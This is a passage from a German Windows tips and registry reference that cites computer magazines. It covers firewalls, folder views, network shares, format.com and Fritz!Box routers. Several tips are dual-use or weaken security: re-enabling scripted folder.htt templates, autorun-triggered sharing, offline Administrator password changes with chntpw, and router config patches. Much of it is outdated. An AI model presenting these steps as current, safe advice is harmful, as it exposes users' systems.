Artikel mit Pro und Contra der Desktop-Firewalls, Router mit Firewall, Firewall auf einem Alt-PC gibt in der PC-Welt Heft 11/2005, Seite 84 ... 100.

Der in WinXP integrierte Firewall lässt sich, falls zerkonfiguriert, mittels

netsh firewall reset**bmc_shortcut.bmp**

zurücksetzen (PC-Welt Heft 1/2006, Seite 170). Siehe auch Hilfe von WinXP für [netsh/bmc_help.bmp](#).

Bug im Nvidia-Nforce-Firewall: Gemäß PC-Welt Heft 1/2006, Seite 47 hat der Nvidia-Firewall des

Nforce-4-Chipsatzes bei FTP einen schwerwiegenden Bug: Dateien kommen ab 10kByte sporadisch verfälscht an!

FirewallWinXP
\$ Firewall WinXP
K Firewall WinXP

#\$K Firewall-Zusatzprogramme (Windows)

Der "Kerio Personal Firewall" wurde von Sunbelt aufgekauft: Sunbelt Kerio Personal Firewall, <http://www.sunbelt-software.com{bmc earth16.bmp}>.

In der PC-Welt Heft 2/2007, Seite 74ff werden 5 Gratis-Desktop-Firewalls getestet und mit dem von Windows Vista verglichen. Gegenüber dem von WinXP schützt der von Vista auch bei ausgehenden Verbindungen, landet aber trotzdem auf dem letzten Platz. Für fortgeschrittene Anwender schneidet dabei der Comodo Firewall (<http://www.comodogroup.com{bmc earth16.bmp}>) gut ab. Auf dem ersten Platz landete Zone-Alarm (<http://www.zonelabs.de{bmc earth16.bmp}>).

Der kostenlose Desktop-Firewall Comodo <http://www.comodo.com{bmc earth16.bmp}> wird in der PC-Welt Heft 2/2009, Seite 115 vorgestellt:

- Ca. 1 Million Anwendungen sind vorab bekannt. Soweit sie als sauber eingestuft sind, entfallen die Warnungs-Popups.
- Übers deaktivierbare "Defense +" wird vor jeder neuen Applikation gewarnt. Im Modus "Clean PC" wird von einem zuvor sauberen PC ausgegangen, d.h. nur vor neu installierten Programmen wird intensiv gewarnt. Zum Installieren von Software kann Defense+ für 5 min deaktiviert werden.

FirewallZusatzprog

\$ Firewall-Zusatzprogramme (Windows)

K Firewall-Zusatzprogramme (Windows)

#\$K**FireWire**

Gemäß PC Professionell Heft 3/2005, Seite 51 kommt es bei XP SP2 u.U. zu eine Bremse der Übertragungsrate: Patch siehe MSKB 885222. Für nach der SP2-Installation und vor dem Patch installierte FireWire-Controller ist HKLM\System\CurrentControlSet\Enum\PCI\1394_hc_hw_id\1394_instance_id\DeviceParameters_SidSpeed{bmc edit.bmp} (geg. neu anlegen) auf 3 zu setzen.

FireWire_RD
\$ FireWire
K FireWire

#\$K folder.htt, Ordner-Ansicht

Über die Hypertext-Dokumentvorlagen-Datei folder.htt wird die Ansicht der einzelnen Ordner im Explorer gesteuert. Hiermit sind Einstellungen wie die Hintergrundfarbe möglich. Für Ordner ohne eine folder.htt-Datei gilt die [%windir%\web\folder.htt{bmc notepad.bmp}](#).

Wenn z.B. im rechten Explorer-Fenster links neben den Dateien der "Web-Bereich" die Hintergrundfarbe des Fensters annehmen soll statt weiß, dann ist in der folder.htt in einer Zeile ähnlich zu `<div id=Panel style="background: white URL(file://%templatedir%\wvleft.bmp) no-repeat">` nahe dem Ende der Datei das `white` durch `window` austauschen. Wird `url(..)` komplett gelöscht, dann sind die Wolken weg! (Zeitschrift c't Heft 5/2003, Seite 188)

Unter [HKCU\Software\Microsoft\Windows\ShellNoRoam\Bags{bmc tree.bmp}](#) speichert Windows die Einstellungen von normalerweise maximal 400 Ordnern, wenn im Explorer unter Extras, OrdnerOptionen, Ansicht bei "Erweiterte Einstellungen" das "Ansichtoptionen für jeden Ordner speichern" aktiviert ist. Wer mit mehr als diesen 400 Ordnern arbeitet, dem präsentiert Windows immer wieder mehr oder weniger unbrauchbare Default-einstellungen wie "Symbole" statt "Details". Durch hinzufügen vom DWord [HKCU\Software\Microsoft\Windows\ShellNoRoam\Bags.BagMRU Size{bmc edit.bmp}](#) mit einem größeren Wert 00000320 (hex = 800 dezimal) kann dies heraufgesetzt werden (PC-Welt 3/2004, S.72)

Aus Sicherheitsgründen hat Microsoft die Folder.htt-Dateien mit ihren Skripten ab XP SP1 bzw W2000 SP3 deaktiviert. Durch das Anlegen von [HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer.AllowLegacyWebView{bmc edit.bmp}](#) mit dem DWORD-Wert 1 lässt es sich aber wieder aktivieren. Sollen auch eigene Webschau-Vorlagen ohne Prüfcode verwendet werden, ist im selben Folder auch noch der Eintrag [AllowUnhashedWebView{bmc edit.bmp}](#) mit dem DWORD-Wert 1 zu erstellen. Optional kann durch zusätzlich auch noch [RevertWebViewSecurity{bmc edit.bmp}](#) ebenfalls mit dem Wert 1 die Sicherheitsmeldung fürs "LegacyWeb" anzeigen werden. Wirksam wird es natürlich nur, wenn unter den Ordner-Optionen "Webinhalte in Ordnern anzeigen" bzw. "Allgemeine Aufgaben in Ordnern anzeigen" aktiviert ist. (<http://www.wintotal.de/Tipps/index.php?id=851{bmc earth16.bmp}>)

Ob Vista noch folder.htt-Dateien verwendet kann, ist nicht bekannt. Vista versucht, bei Ordner in eine der Klassen "Dokumente", "Bilder und Videos", "Musikdetails", "Musiksymbole" oder "Alle Elemente" einzuordnen und hat für jede dieser Klassen eine Vorlage mit den jeweils anzuzeigenden Spalten etc. Wenn dies nicht mehr funktioniert, dann kann gemäß <http://www.vistablog.at/stories/27224/{bmc earth16.bmp}> der Speicherort diese Informationen gelöscht werden, d.h. die beiden Schlüssel [HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\Bags{bmc tree.bmp}](#) und [HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\BagMRU{bmc tree.bmp}](#). Wer Microsofts Automatik gar zu oft daneben langt, dann lässt sie sich gemäß dieser Quelle durch obiges löschen und anschließendem Anlegen von [HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\Shell\AllFolders\Shell.FolderType{bmc edit.bmp}](#) mit dem RegSZ-Wert "NotSpecified" abschalten.

Ab Windows-XP gibt's bei der Details-Ansicht für Dateien auch Kategorien. Über den Eigenschaften-Dialog unter "Dateiinfo" können einer Datei bei WinXP Kategorien zugeordnet werden, bei Vista nicht mehr!? Für Ordner geht dies bei WinXP nach einem Registry-Patch auch (PC-Welt Heft 3/2009, Seite 109): Unter [HKCR\Folder\shellex\PropertySheetHandlers{bmc tree.bmp}](#) den PropertySheetHandler "Summary Properties Page" hinzufügen, d.h. einen Key (z.B. "Category") erzeugen und den Defaultwert `{883373C3-BF89-11D1-BE35-080036B11A03}` setzen. Dies wird nach dem Neustart des Explorers wirksam (über Taskmanager alle Instanzen killen und neu starten oder Rechner neu starten).

Siehe auch [System-Ordner](#).

FolderHtt
\$ folder.htt
K folder.htt;Ordner-Ansicht (folder.htt);Cache für Ordneransichten

##K **Font-Smoothing (Schriften-Anti-Aliasing)**

Mit Hilfe des Plus-Pakets kann das Aussehen der Bildschirmschriften durch Anti-Aliasing verbessert werden. c't Heft 5/96 beschreibt auf Seite 290, wie dies auch ohne Plus-Paket aktiviert wird:

- 1) cool.dll (16-bit) erstellen mit der Funktion 2, die AX=4245h und DX=4152h zurückgibt,
 - 2) leeren Eintrag HKLM\Software\Microsoft\Plus!\Setup cool.dll{bmc edit.bmp} erstellen und
 - 3) HKCU\Control Panel\desktop Fontsmoothing{bmc edit.bmp} auf 1 setzen.
- vgl: Shell-Icons (Original-Cool.DLL enthält Icons), True-Type-Fonts und DragFullWindows.

Bei LCD-Displays führt die Kantenglättung, die bei Röhrenmonitoren positiv wirkt, zu deutlicher Unschärfe und sollte abgeschaltet werden (Rechtsklick auf Bildschirmhintergrund, Eigenschaften, Darstellung, Effekte..., Methode zum Kantenglätten) oder das neuere Verfahren ClearType verwendet werden! Für die Feineinstellung von ClearType gibt's unter <http://www.microsoft.com/typography/cleartype/tuner/1.htm>{bmc earth16.bmp} ein ActiveX-Control mit Beispielen, wo man die eigenen Vorlieben auswählen kann (c't Heft 19/2003, Seite 186).

FontSmoothing

\$ Font-Smoothing (Schriften-Anti-Aliasing)

K Font-Smoothing;Anti-Aliasing für Fonts;cool.dll: Fontsmoothing; Kantenglättung; ClearType

#\$K format.com (Datenträger-Formatierung)

Gemäß Zeitschrift PC-Welt Heft 10/2003 Seite 122 besitzt format.com einen undokumentierten Parameter, der ohne Rückfragen (d.h. für Batchdateien geeignet) Datenträger formatieren kann) und aus der Hilfe, die man per format /?{bmc dos.bmp} oder (zumindest bei WinXP) via hh.exe ms-its:help\ntcmds.chm::/format.htm{bmc help.bmp} erhält, nicht :

/backup (bei WinXP) bzw /autotest (bei Win9x)

Eigentlich kann man bei der Datenträger-Formatierung noch Größen abweichend vom Standardwert einstellen, aber hier braucht man meist Spezialtools und kann leider nicht sicher sein, ob die Zielsysteme mit den abweichenden Einstellungen zurechtkommen. Zu den Hochzeiten von Floppies wurde manches davon für Kopierschutz verwendet. In Zeiten von Memory-Sticks und Speicherkarten könnte manches wieder aktuell werden (auch wenn die Formatierung eines solchen EEPROMs ein anderer Vorgang ist):

- Die maximale Zahl der Einträge im Root-Directory ist z.B. 3^{1/4}-Zoll-Disketten normalerweise 224 , kann aber eigentliche n*16 sein, n= 1, 2, Wer viele kleine Dateien im Rootdirectory speichern will, bekommt mit dem Standardwert bei ca. der 222igsten (Diskname (Label) verbraucht einen Eintrag, der "."-Eintrag einen) die Meldung "Disk full", auch wenn vielleicht erst 700kB auf der 1.44MB-Diskette drauf sind.
- Unter DOS gab es das `verify on` bzw `verify off` das festlegt, ob beim normalen Schreiben auf einen Datenträger danach sofort versucht werden soll, dies wieder zu lesen und nochmal zu vergleichen. Beim Formatieren sollte solches Prüfllesen auf jeden Fall stattfinden. Zumindest alte format.com-Versionen aus DOS-Zeiten haben bei einem Fehlschlag des ersten Leseversuchs noch bis zu 4 weitere mal zu lesen versucht und, wenn es z.B. beim dritten Leseversuch lesbar war, am Ende des Formatierens "Erfolg" gemeldet, anstatt einer Warnung, dass man den Datenträger besser wegwerfen soll!

FormatCom
\$ format.com (Datenträger-Formatierung)
K format.com; Datenträger-Formatierung

#\$K Fragezeichen in Befehlszeile

In älteren Windowsversionen ließ sich mit dem Fragezeichen in der Befehlszeile einer Verknüpfung ein Eingabedialog für Ausführungsparameter öffnen. Z.B. im Link als Ziel

c:\test.bat ?

öffnete einen Dialog zur Eingabe der Parameter für test.bat! Dies hat Microsoft in XP wegrationalisiert. Jetzt muss man dafür z.B. ein VBS-Programm schreiben! (Beispiel siehe Zeitschrift c't Heft 17/2002, Seite 188.

Fragezeichen_in_Befehlszeile

\$? in Befehlszeile

K Fragezeichen in Befehlszeile;? in Befehlszeile

#\$K FreePDF

Wenn FreePDF streikt (nachdem versucht wurde eine PDF-Datei bei der neuerstellen nicht erlaubt ist), dann muss man u.U. die temporären *.ps-Dateien löschen.

Gemäß c't Heft 9/2013, Seite 12 sind die mit FreePDF erzeugten Dateien schlecht für Druckereien geeignet:

- Statt schwarzer Schrift produziert FreePDF "farbige Schrift". Neben erhöhten Druckkosten führt dies bei kleiner Schrift zu schlechterer Lesbarkeit.
- Die Dateien sind nicht konform zum X1 und X3-Standard.

Zur Aufbereitung für Druckereien ist eher "PDF Creator" geeignet.

FreePDF

\$ FreePDF

K FreePDF;PDF (FreePDF)

#K Freeware-Registry-Programme

Hier die mir bekannten Freeware-Programme für die Registry. Diese Liste kann natürlich nicht vollständig sein.

Thomas Abel: **QReg** <http://www.imf.tu-freiberg.de/~abel/ta.htm>{bmc earth16.bmp}

K/oS X-Setup for Windows 95/Windows NT (Intel only), Part of the K/oS Tiny Tools Collection, <http://www.kos.hwc.com>{bmc earth16.bmp} Support BBS: StarLine +49-6232-629141 (Germany)

Viele Registry-Einstellungen können mittels **TweakUI UI aus den Powertoys** eingestellt werden. MoreProperties von Imaginary Software <http://www.imaginary.co.za/>{bmc earth16.bmp} gestattet ähnlich wie TweakUI das Verändern vieler Einstellungen über Menü- bzw Baumstruktur.

Microsoft OLE/COM-Object-Viewer **OLEVIEW.EXE**: Dieses Freeware-MS-Programm listete die registrierten Objekte mit ihren Informationen auf. Download von <http://www.microsoft.com/oledev/olecom/oleview.htm>{bmc earth16.bmp}.

Defragmentieren beim Systemstart von Herrn Mark Russinovich: **PageDefrag** <http://www.sysinternals.com>{bmc earth16.bmp}.

Von MS gibt's für Problemfälle (inkonsistente Registry, Rekursionen) das Programm **RegClean** REGCLN.EXE. Neben den VB4.0 - 32-bit-Runtime-Dateien benötigt die neueren Versionen (z.B. 4.1) allerdings auch eine aktuelle Version 2.20 von OLEAUT32.DLL (491 792 Byte), wie sie Office 97, NT4.0 oder anderen aktuellen Programmen beiliegt. Die mit Win95 oder Win95a mitgelieferte V 2.10 (232 720 Byte) reicht nicht. Soweit bekannt, entfernt RegClean 4.1 leider teilweise auch Einträge, die von Office97 aber benötigt werden. D.h. auf FTP-Servern, in Compuserve etc. suchen und mit Vorsicht verwenden und auf jeden Fall Version 4.2 oder höher verwenden! <http://support.microsoft.com/support/kb/articles/Q147/7/69.asp>{bmc earth16.bmp}.

In c't Heft 14/1998 wurde das Programm **IWatch** von Matthias Withopf (siehe <http://www.heise.de/ftp/listings.shtml>{bmc earth16.bmp}) vorgestellt, das die Registry-Aufrufe von 32-bit-Programmen überwacht.

Ähnlich protokolliert auch **RegMon** von <http://www.sysinternals.com>{bmc earth16.bmp} alle Registry-Zugriffe.

Hilfreich zum Vergleich von zwei *.REG-Files ist auch **WinDiff** (WinDiff.exe, WinDiff.hlp, gutils.dll), das auf den meisten Win98-CDs mit drauf ist, [\tools\reskit\file\windiff.exe](http://tools.reskitfile/windiff.exe){bmc explorer.bmp}.

Regmon (<http://www.sysinternals.com/regmon.htm>{bmc earth16.bmp}) bzw <http://www.sysinternals.com/ntw2k/source/regmon.shtml>{bmc earth16.bmp} ermittelt "live", welche Schlüssel verändert werden.

Unter Linux (z. B. auch von CD direkt gebootet) kann mit "**Offline NT Password & Registry Editor**" chntpw von Petter Nordahl <http://home.eunet.no/~pnordahl/ntpasswd/>{bmc earth16.bmp} die Registry und z.B. auch das Administrator-Passwort manipuliert werden!

Regseeker (zum Aufräumen) www.hoverdEsk.net/freeware/{bmc earth16.bmp} PC-Welt Heft 12/2004, Seite 88.

RegCool <http://www.home.tiscali.de/zdata/regcool.htm>{bmc earth16.bmp} ist ein deutschsprachiges Tool mit erweiterten Bearbeitungsmöglichkeiten und ausgezeichneten Such-Möglichkeiten (PC- Professionell Heft 3/2005, Seite 155)

DLL Killer <http://www.pcwelt.de/kil/>{bmc earth16.bmp} durchsucht die Registry nach DLL-Einträgen, die von keiner Anwendung mehr verwendet werden oder schon gar nicht mehr existieren und kann diese entfernen. (PC-Welt Heft 3/2005, Seite 39)

Siehe auch [Shareware-Registy-Programme](#), [Internethilfe zur Registry](#).

FreewareProgs

\$ Freeware-Registry-Programme

K Freeware-Registry-Programme;Registry-Programme

(Freeware);QReg-Freeware-Prog.;X-Setup-Freeware-Prog.;IWatch;RegClean-Prog. (Microsoft);Reparieren der Registry;Inkonsistente Registry;Fehler in Registry beheben;Bug-Behebung in Registry

#\$K **Freigabe (von Verzeichnissen oder Druckern) im Netzwerk**

Wenn die Freigabe (Sharing) nicht unter Systemsteuerung | Netzwerk | Datei- und Druckerfreigabe grundsätzlich abgeschaltet ist, kann über den Eigenschaften-Dialog jedes Verzeichnis im Netzwerk freigegeben werden. Endet der Freigabename mit einem \$-Zeichen, so wird das Verzeichnis bei den anderen Usern nicht aufgelistet (in der Netzwerk-Umgebung bzw. beim "net view \\computername"-Kommando), sie können aber trotzdem darauf zugreifen (wenn sie den Freigabennamen kennen). Allerdings gibt es Tools die auch solche Freigaben anzeigen! Die Anbindung einer solchen auf \$ endenden Resource, ist im Normalfall nicht "persistent", d.h. muss bei jedem Neustart erneut angebunden werden, z. B. mit dem "net use ..."-Kommando in einer Batch-Datei. Unter NT wird eine solche Resource durch "net use \\rechner\share\$ /persistent:yes" dauerhaft. Win95 kennt den /persistent-Parameter bei "net use ..." nicht.

Unter NTff sind alle Partitionen, d.h. C:\ (und geg. D:\ usw.) normalerweise automatisch als C\$ (und geg. D\$ usw.) freigegeben, jedoch nur für Administratoren. Dies kann entweder mit dem Security-Config-Wizard-NT (http://come.to/nttools{bmc_earth16.bmp}) oder durch folgende Registry-Änderung geändert werden:
Workstation: Unter HKLM\System\CurrentControlSet\Services\LanmanServer\Parameters den DWORD-Wert AutoShareWks{bmc_edit.bmp} anlegen und auf Null setzen.
Server: Hier heißt der Wert AutoShareServer{bmc_edit.bmp}. (Gemäß c't Heft 13/1999, Seite 193 und Berichtigung Heft 15/1999, Seite 11.)

Mit dem Kommandozeilen-Befehl `net share` kann man sich die freigegebenen Ressourcen des eigenen Rechners auflisten lassen.

Achtung Sicherheitslücke bei Win2000: Wird der Laufwerksbuchstabe eines Wechsellplatten-Laufwerks bei Win2000 geändert, so hat dessen Freigabe **nicht** mehr die Einschränkung auf Administratoren!!! (c't Heft 11/2001, Seite 202)

Win 9x als Client fragt beim Zugriff auf NT/2000-Server zwar u.U. nach Benutzername und Passwort, verwendet aber immer den Benutzernamen vom Windows-Start. Daher funktioniert der Zugriff nur, wenn auf der NT/2000/XP-Seite dieser Benutzer angelegt ist und das Verzeichnis freigegeben ist. Das mit dem Benutzernamen gilt auch für RAS (c't 7/2000, Seite 206 und 15/2002, Seite 189).

Wird bei der Freigabe eines Druckers auf einem Win9x-Rechner ein Passwort gesetzt, so kann (gemäß Zeitschrift c't Heft 6/2003, Seite 176ff, Johannes Endres, Fester ins Netz) zumindest WinXP darauf nicht drucken! Passwort also weglassen!

Gemäß PC-Welt Heft 8/2002, Seite 70 wird, wenn im Explorer ein freigegebenes Verzeichnis gelöscht wird, die Freigabe auch korrekt entfernt. Wird das freigegebene Verzeichnis aber z.B. im DOS-Fenster gelöscht, bleibt die Freigabe als Phantom-Freigabe erhalten. Unter WinNTff wird man sie mit `net share <freigabeName> /d /os`, bei Win9x am besten durchs Löschen in der Registry unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Network\LanMan{bmc_tree.bmp} mit dem Freigabennamen.

Unter XP-Home kann, wenn ein Laufwerk fürs Netz freigegeben wird, jeder unabhängig vom Benutzernamen darauf zugreifen. Bei der Home-Version sind alle Zugriffe übers Netz immer unter dem "Gast"-Account! Es hilft also nichts, z.B. im abgesicherten Modus Datei-Zugriffs-Rechte für einzelne Benutzer zu vergeben bzw zu sperren. Er braucht nicht einmal einen Account auf dem System! Bei XP-Professional kann man dagegen, nachdem man im Explorer unter Extras | Ordneroptionen | Ansicht | Erweiterte Einstellungen | Vereinfachte Dateifreigabe deaktiviert hat, für Freigaben die Rechte detailliert setzen (Zeitschrift c't Heft 17/2002, Seite 186).

Das PC-Welt Tool `pcwXPProme.exe` (Heft 3/2006, Seite 133 und CD) verändert bei der Konvertierung von XP-Home zu "ProME" den Registry-Eintrag HKLM\SYSTEM\CurrentControlSet\Control\Lsa,ForceGuest{bmc_edit.bmp} von 1 auf 0, damit NTFS -Rechte verwendet werden können.

Share-Namen, die mit einem \$-Zeichen enden, werden zwar von Microsoft-Clients nicht angezeigt und sind so nicht offensichtlich, Programme wie LanGuard Network Scanner http://www.gfi.com{bmc_earth16.bmp} finden aber auch solche Shares sofort! Und Linux- und Mac-Clients zeigen sie auch wie jedes andere Share sofort an!

Gemäß Zeitschrift c't Heft 6/2003, Seite 176ff führt die Freigabe von Verzeichnissen über den Assistenten "kleines Firmen- oder Heimnetzwerk einrichten" oft zu absurden Netzwerk-Einstellungen. Besser im Explorer im Kontextmenü die "Freigabe und Sicherheit ..." und dann "Freigabe" wählen. Bei der aller ersten Freigabe bietet XP dann an, "Remotzugriff" zu aktivieren. Hier dann "Klicken Sie hier wenn ..." auswählen und dann "Dateifreigabe einfach aktivieren", sonst startet wieder der unselige Assistent.

Freigaben auflisten lassen kann man sich bei

Freigabe

\$ Freigabe (von Verzeichnissen oder Druckern) im Netzwerk

K Freigabe im Netzwerk;Netzwerk-Freigabe; net use;hidden (Netzwerk-Freigabe);versteckte Netzwerkfreigabe; ForceGuest

- WinXP über die Computerverwaltung [%windir%\system32\compmgmt.msc{bmc shortcut.bmp}](#) (Rechtsklick auf Arbeitsplatz, Verwalten) unter Computerverwaltung (Lokal), System, Freigegebene Ordner, Freigaben.
- Unter Win9x muss geg. Netzwerkmonitor zuerst noch installiert werden: Start, Systemsteuerung, Software, Systemprogramme. Danach via Start, Programme, Zubehör, Systemprogramme, Netzwerkmonitor

Win9x als Client verwendet immer den Logon-Namen für Netzwerk-Zugriffe. Unter WinNT/2000/XP als Server muss also ein entsprechender Account eingerichtet sein, um zugreifen zu können. Ein leeres Passwort ist zwar unter Win9x zum Logon möglich, wird aber von WinNT/2000/XP bei der Authentifizierung für Dateizugriffe nicht akzeptiert und muss daher geändert werden!

Bei dem Desktop-System WinXP ist die Freigabe gemäß Lizenz (EULA) auf maximal 10 User beschränkt (Zeitschrift c't Heft 24/2003, Seite 205), damit Microsoft auch noch teure Server-Lizenzen verkaufen kann!

Wechsellaufwerke wie USB-Festplatte oder Memory-Stick müssen nachdem Anstecken jedes Mal neu fürs Netzwerk freigegeben werden. Wenn das AutoRun bei Datenträger-Wechsel aktiv ist, kann es wie folgt automatisch geschehen:

- 1) Eine Batch-Datei z.B. `freigabe.bat` im Rootverzeichnis des Wechseldatenträgers anlegen und die Zeile `net share UsbDaten=%~d0\daten` in diese Batch-Datei, um z.B. das Unterverzeichnis `daten` freizugeben. `%~d0` ist unter [Cmd.exe-Befehlsinterpreter](#) erklärt.
- 2) Falls noch keine `autorun.inf` vorhanden ist anlegen und `[autorun]`
`OPEN=freigabe.bat` eintragen.

Die Suche nach freigegebenen Druckern (und geplante Tasks) auf einem Remote-Computer wird durch den Eintrag [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RemoteComputer\NameSpace{bmc tree.bmp}\{2227A280-3AEA-1069-A2DE-08002B30309D}](#) ausgelöst. Wird `{2227A280-3AEA-1069-A2DE-08002B30309D}` gelöscht, dann wird kein Drucker mehr gesucht. Entsprechend bei dem anderen hier vorhandenen Eintrag `{D6277990-4C6A-11CF-8D87-00AA0060F5BF}` keine "Geplanten Tasks" mehr (Zeitschrift PC-Welt Heft 5/2004, Seite 69).

Gemäß PC-Welt Heft 9/2005, Seite 115 kann man auch einen ganzen Rechner im Netz verstecken, so dass er ähnlich wie beim \$ im Freigabennamen eines Shares nicht mehr aufgelistet wird:

[HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters.Hidden{bmc edit.bmp}](#) (DWORD) anlegen und auf 1 setzen!

Siehe auch [Sicherheit des Systems](#), [Benutzer-Manager NTff / Rechtevergabe.](#), [WinDom - Netzwerk-Freigabe.](#)

#K Fritz-Box

Fritz!DSL:

Dieses Tool zeigt die Datenübertragung an. Wenn keine Verbindung via Modem-Emulation zur FritzBox besteht, scheitert es oft am [Windows-Firewall{bmc shortcut.bmp}](#). Dann mit Adminrechten im Kommandofenster das Programm setupxpf.exe (Setup XP Firewall) von AVM ausführen und der Anleitung folgen. Unter Umständen muss auf der FritzBox unter System, Netzwerkeinstellungen das "Statusinformationen über [UPnP](#) übertragen" deaktiviert werden (Häkchen entfernen, Übernehmen) und nochmal aktiviert werden.

Freetz (<http://trac.freetz.org{bmc earth16.bmp}>) ist eine modulare, inoffizielle, freie Erweiterung der Fritz-Boxen. Hervorgegangen aus den eventuell bekannteren danisahne und Danisahne-Mod.

Neben der offiziellen Herstellerseite <http://www.avm.de{bmc earth16.bmp}> ist auch

<http://www.wehavemorefun.de/fritzbox/{bmc earth16.bmp}> eine Quelle von vielen technischen Detailinformationen.

Wie man die FritzBox und die via LAN angeschlossenen PCs für den Fall des DSL-Ausfalls als "ISDN-Modem via LAN" konfiguriert, ist in der c't Heft 14/2008, Seite 172f beschrieben. Dafür ist ein CAPI-Modem wie bei cFOS (9.95€ oder 30-Tage-Test-Version) (oder ein altes RVS-Com, das nicht mehr hergestellt wird) notwendig. Da "CAPI over TCP" für Usermode-Treiber ausgelegt ist, kommt die für Kernelmode-CAPI ausgelegte Modem-Suite CAPI-Port von AVM nicht in Frage. Weitere Konfigurationsschritte siehe Zeitschriften-Artikel.

Einstellungen für Fritz!Fax siehe unter [FAX](#).

Gemäß c't Heft 3/2009, Seite 43 (Softlink [0903043{bmc earth16.bmp}](#)) hat die FritzBox-Software bis ca. Januar 2009 folgenden Bug: Beim normalen Betrieb mit aktivem DHCP wird die Box auch als Nameserver für die angeschlossenen PCs eingetragen. Wenn vom PC mehreren Anfragen für die gleiche Adresse kommen (und diese noch nicht im Cache sind), werden diese Anfragen dann von der FritzBox auch alle weitergeleitet. Kommen die Antworten vom [DNS](#)-Server im Internet in verwürfelter Reihenfolge zurück, dann antwortet die FritzBox dem PC mit nicht mehr zur Transaction-ID passendem Quellport, d.h. die Port-Nummern nicht in der Reihenfolge der Antworten, sondern in der Reihenfolge der Anfragen. Der PC erkennt dies als Fehler, verwirft die Antwort und fragt erneut an. Als Folge hiervon kommt es z.B. beim Safari-Browser unter MAC OS X 10.5.6 beim Seitenaufbau nach dem ersten Element zu einer ca. 15 Sekunden-Verzögerung, bevor die restlichen Elemente angezeigt werden. Dieser Fehler betrifft auch z.B. den SpeedPort-W701V-DSL-Router, der ja auch die AVM-Software benutzt.

Wie man bei neueren Fritz-Boxen den angesteckten USB-Stick via [VPN](#) vom Internet aus zugänglich macht, ist in der c't Heft 9/2009, Seite 174 (Softlink [0909174{bmc earth16.bmp}](#)) beschrieben.

In der c't Heft 26/2009, Seite 175 wird auf die Möglichkeit der FritzBox, über die Seite

<http://fritz.box/html/capture.html{bmc earth16.bmp}> einen Paketmitschnitt des gesamten ausgehenden

Netzwerkverkehr ein- bzw. auszuschalten, hingewiesen. In der PC-Welt Heft 3/2013, Seite 56ff gibt es auch eine Anleitung dazu:

- Statt obigem Link ist u.U. auch <http://fritz.box/cgi-bin/webcm?getpage=../html/capture.html{bmc earth16.bmp}> notwendig. Dies klappt u.U. auch mit <http://speedport.ip/...> Auf der Seite auf via "Start" den Mitschnitt auf dem gewünschten Port starten. Nach kurzem erscheint ein Dateiauswahldialog, um die Zielfeile festzulegen.
- Sollen die Daten vom Browsen mitgeschnitten werden, dann ist eine eigenes Browserfenster hierfür sinnvoll. Den Mitschnitt dann unbedingt mit "Stopp" beenden, nicht das Browserfenster ohne vorheriges "Stopp" schließen.
- Beim Start des Auswerteprogramms WireShark kann geg. der Hinweis "NPF driver isn't running" ignoriert werden, der wird hier nicht benötigt. Die Mitschnitt-Datei laden.
- Über "Edit", "Preferences", "Name Resolution" kann von der Anzeige numerischer Adressen auf Namen umgeschaltet werden. Diese "Reverse-Lookup" funktioniert aber nicht bei allen Adressen.
- Mit einer Filterangabe wie z.B. `!ip.addr=192.168.178.23` können zunächst die Pakete von diesem Gerät ausgeblendet werden. Mit "Edit", "Ignore all Displayed Pakets (toggle)" werden dann alle noch angezeigten Paket gelöscht und mit "Clear" für das Filter hat man dann alle Pakete des Geräts mit der gewünschten lokalen Adresse.
- Über "Statistics", "End Point List", "IPv4" bekommt man dann z.B. eine Liste aller angesprochenen Server. Wenn man einen auswählt, dann kann man im Kontextmenü mit "Apply as Filter", "Selected" die Pakete im Hauptfenster auf den Verkehr mit diesem Server filtern.
- Wenn man im Kontextmenü des ersten Pakets "Follow TCP Stream" wählt, bekommt ein eine besser lesbare Darstellung.

Wie man den DNS-Server durch patchen der Datei `/var/flash/ar7.cfg` via Telnet ändert, um z.B. deutsche Internetsperren zu umgehen, wird in der PC-Welt Heft 7/2009, Seite 61f erklärt.

Fritz!Fernzugang:

Gemäß c't Heft 9/2011, Seite 165 legt dieser VPN-Client den VPN-Schlüssel normalerweise in Klartext unter `%appdata%\AVM\Fritz!Fernzugang` in einer *.cfg-Datei. Dies ist hilfreich, wenn man einen anderen VPN-Client (z.B.

FritzBox

\$ Fritz-Box

K Fritz-Box;DSL via FritzBox;Performance-Problem FritzBox+Safari;Safari-Browser FritzBox-Bug;Paketmitschnitt (Fritzbox);Überwachung Datenverkehrs Fritzbox;Datenverkehr überwachen Fritzbox

ein iPhone) konfigurieren möchte. Auf diebstahlgefährdeten Laptops wird empfohlen, diese Datei entweder in eine passwortgeschützte Datei zu exportieren und nach Beendigung von Fritz!Fernzugang dann die originale *.cfg-Datei zu löschen. Oder die Datei selbst zu verschlüsseln.

Mit den diversen Möglichkeiten der FritzBox beschäftigt sich die PC-Welt Heft 5/2011, Seite 34ff:

- Fritz!Fax-Einrichtung
- Anrufbeantworter
- Fernzugang, VPN zur Fritz-Konfiguration, Anrufbeantworter und Heimnetz
- USB-Festplatte als Netzwerkspeicher
- Medienserver
- FTP-Server auf FritzBox installieren
- Mit WLAN-fähigen Smartphone übers Festnetz telefonieren.

Im selben Heft auf Seite 28ff wird beschrieben, wie man eine FritzBox als VPN-Tunnel-Broker einrichtet, um abhörsicher z.B. einem WLAN-Accesspoint im Hotel ins Internet zu gehen.

Gemäß c't Heft 21/2011, Seite 160 (<http://www.ct.de/1121160{bmc earth16.bmp}>) ist es nur bei der "International Edition" der FritzBox vorgesehen, die Zeitzone einzustellen. Man kann sich aber über "Einstellungen sichern" die Konfiguration auf den PC holen. Mit einem Editor, der die Zeilenumbrüche mit nur LF beherrscht, folgendes ändern (nachdem ein Backup der originalen Konfigurationsdatei erstellt wurde):

- Über der Zeile "CFGFILE:ar7.cfg" diese Zeile einfügen:
NoChecks=yes
